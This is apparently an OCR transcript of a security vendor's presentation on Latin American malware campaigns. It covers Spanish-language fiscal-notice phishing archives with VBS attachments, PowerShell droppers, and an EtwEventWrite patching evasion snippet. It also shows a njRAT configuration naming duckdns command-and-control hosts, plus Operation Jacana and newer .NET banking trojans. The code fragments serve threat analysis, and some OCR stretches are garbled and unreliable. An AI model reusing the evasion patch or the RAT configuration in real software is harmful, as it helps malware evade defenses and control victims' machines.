
Actions on objectives




🙀 Notif	icacion fisca	al a su nombre A	Agradecem	os pronta o	confirmac	ion de recit	pido sumado a	ello diligenciar	el formulario (	dentro del a	djunto 2		
Archivo	Órdenes	Herramientas	Favoritos	Opcione	s Ayuda							6632 AL	
<b>d:</b> 31				Ŵ		4 <sup>2</sup>	i		Ę				
Añadir	Extraer ei	n Comprobar	Ver	Eliminar	Buscar	Asistente	Información	Buscar virus	Comentario	Proteger	auto extr	VATO S	Discordia
1	🚾 Notifica	acion fiscal a su	nombre Ag	gradecemo	s pronta c	onfirmacio:	n de recibido s	umado a ello d	iligenciar el fo	rmulario dei	ntro del a		2022
Nombre					^					Tamaño	o Com		
<b>.</b> .													
🌋 Copia	de la denun	icia fiscal preser	ntada en su	contra NU	NC Nume	ero Unico d	e Noticia Crimi	nal ESM.vbs *		1,113	3 400		
🌋 SPOA	Sistema Per	ial Oral Acusato	rio Notifica	acion de re	querimien	nto fiscal a s	u nombre por a	admision de de	nuncia.vbs *	1,123	3 48		




Example of a compressed archive that might received a victim









esei

Fwd: COMUNICADO SERVICIOS DUBLIN C.A - Carabobo


Date: mié, 13 ene 2021 a las 2:21

Subject: COMUNICADO SERVICIOS DUBLIN C.A - Carabobo To: Amalia Franco <amaliafdepool1966@gmail.com>

2021

Absolute

2022




- Use of downloaders and droppers, particularly in PowerShell and **VBS**
- Modifications over system components, such as AmsiScanBuffer and **EtwEventWrite**
- Campaigns often have long propagation and infection chains
- Obfuscation at multiple levels

ŵêFû@FûæFûæFûêFöCFöCFöCFöCFöCFöCFöCFöCFöCFÖCFûêFûæFûæFûæFûæFûæFûæFûæFûæFûæFûæFûêFûêFûêFûêFûêFûæFûæFûæFûæFûæFûæFûæFûæFûæFûæFûêFûêF rsoz84.jpg'')' ìêΓûêΓöC ĿſŮĒſŮĒſŎĊſŎĊſŎĊſŎĊſŎĊſŎĊſŎĊſŨĊſŮĒſŮĒſŮæſŮæſŮæſŮæſŮæſŮæſŮæſŮæſŮæſÛæſÛeſŮĒſŮĒſŮĒſŮĔſŮĔſŮ uxPlague 2022 Executing a Powershell command in a VBS script N.GetProcAddress(intPtr2, "EtwEventWrite") ddress2, (IntPtr)array.Length, 64U, out uint\_); ess2, array.Length); ddress2, (IntPtr)array.Length, uint\_, out uint\_); Absolute 2022 Evasion technique modyfing the EtwEventWrite Windows AP

set g = GetObject("new:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B") Execute("g.Run strCommand , 0") 

IntPtr procAddress2 = Class0MAIN
if (procAddress2 == IntPtr.Zero)
{
<pre>throw new Exception();</pre>
}
byte[] array;
if (IntPtr.Size == 8)
{
array = new byte[]
{
195
};
}
else
{
byte[] array2 = new byte[3];
array2[0] = 194;
array2[1] = 20;
array = array2;
}
uint uint ;
lass0MAIN.VirtualProtect(procAc
larshal.Copy(array, 0, procAddre
lass0MAIN.VirtualProtect(procAc





// Token: 0x04000001 RID: 1 public static string host = "marzo1.duckdns.org"; // Token: 0x04000002 RID: 2 public static string port = "4433"; // Token: 0x04000003 RID: 3 public static string registryName = "186c22d3f2364c548"; // Token: 0x04000004 RID: 4 public static string splitter = "@!#&^%\$"; // Token: 0x04000005 RID: 5 public static string victimName = "TllBTiBDQVQ="; // Token: 0x04000006 RID: 6 public static string version = "0.7NC"; // Token: 0x04000007 RID: 7 public static Mutex stubMutex = null; while (true) { try { install(); v response from C2 = ""; WScript.Echo(cmd); switch (cmd[0]) { case "disconnect": WScript["quit"]();






Malwares main logic, manipulated a command received from viernes9.duckdns.org



#### Example of a njRAT configuration seeing in one of the samples







## **Exceptions to the rule**





Digital Security **Progress. Protected.** 



### **Operation Jacana**

- Year 2023
- Government entity in Guyana
- Specially crafted emails based on geopolitical situation
  - Lateral movement across the victim's network
  - Undocumented malware that we have named DinodasRAT, written in C++
  - More like a cyber espionage operation



# New generation of bankers?

Year +2021

Developed with Microsoft .NET framework instead of Delphi

At least two new families documented since 2021

The traditional operators are testing different programming languages or that new operators may be appearing with their own toolsets?

## Conclusions




Digital Security **Progress. Protected.** 

#### **Conclusions**

Obtain financial profit from the operations Changing their techniques More than one group Improve cybersecurity defenses



## Thank you.



Questions?

